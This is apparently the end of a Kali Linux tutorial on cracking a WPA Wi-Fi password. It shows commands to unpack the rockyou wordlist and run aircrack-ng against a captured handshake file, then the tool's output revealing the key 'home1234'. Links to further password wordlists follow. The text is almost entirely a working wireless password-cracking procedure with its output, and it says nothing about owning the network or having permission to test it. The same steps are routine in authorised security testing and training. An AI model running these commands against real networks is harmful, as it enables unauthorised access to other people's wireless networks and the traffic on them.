
```
┌──(kali㉿kali)-[~]
└─$ gunzip  /usr/share/wordlists/rockyou.txt.gz
```



```
┌──(kali㉿kali)-[~]
└─$ ls  /usr/share/wordlists/
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Yeah!

```
> aircrack-ng pass*.cap -w /usr/share/wordlists/rockyou.txt
```



```
                               Aircrack-ng 1.6

      [00:01:55] 86738/14344392 keys tested (760.22 k/s)

      Time left: 5 hours, 12 minutes, 34 seconds                 0.60%

                           KEY FOUND! [ home1234 ]


      Master Key     : BC 09 C4 0C 15 9F D9 0D 83 21 99 59 DA 38 4B 32
                       52 F7 99 DB CD C5 F1 8D BE 09 33 83 8B F2 D9 53

      Transient Key  : 0A 38 2F F1 83 22 16 E0 55 72 46 79 88 80 B4 B0
                       39 FB 6D 1A 35 85 B1 06 71 15 EF A0 10 2A F1 3A
                       0C E9 7E 80 8B 60 7B A7 A7 02 3B 4C 4B 7A 1B 4D
                       F3 05 43 F5 19 4C B3 D1 A3 79 EC E5 31 62 07 B2

      EAPOL HMAC     : 43 D3 BC DA 32 97 FD F9 A5 90 BA 28 B1 3E 93 42


┌──(kali㉿kali)-[~]
└─$ 
```

The password if cracked will be revealed

Best Alternate Word lists Collections.

- ✓ https://weakpass.com/
- ✓ https://github.com/danielmiessler/SecLists/tree/master/Passwords/WiFi-WPA
- ✓ https://labs.nettitude.com/blog/rocktastic/
- ✓ https://github.com/kennyn510/wpa2-wordlists

DEMO

THANKS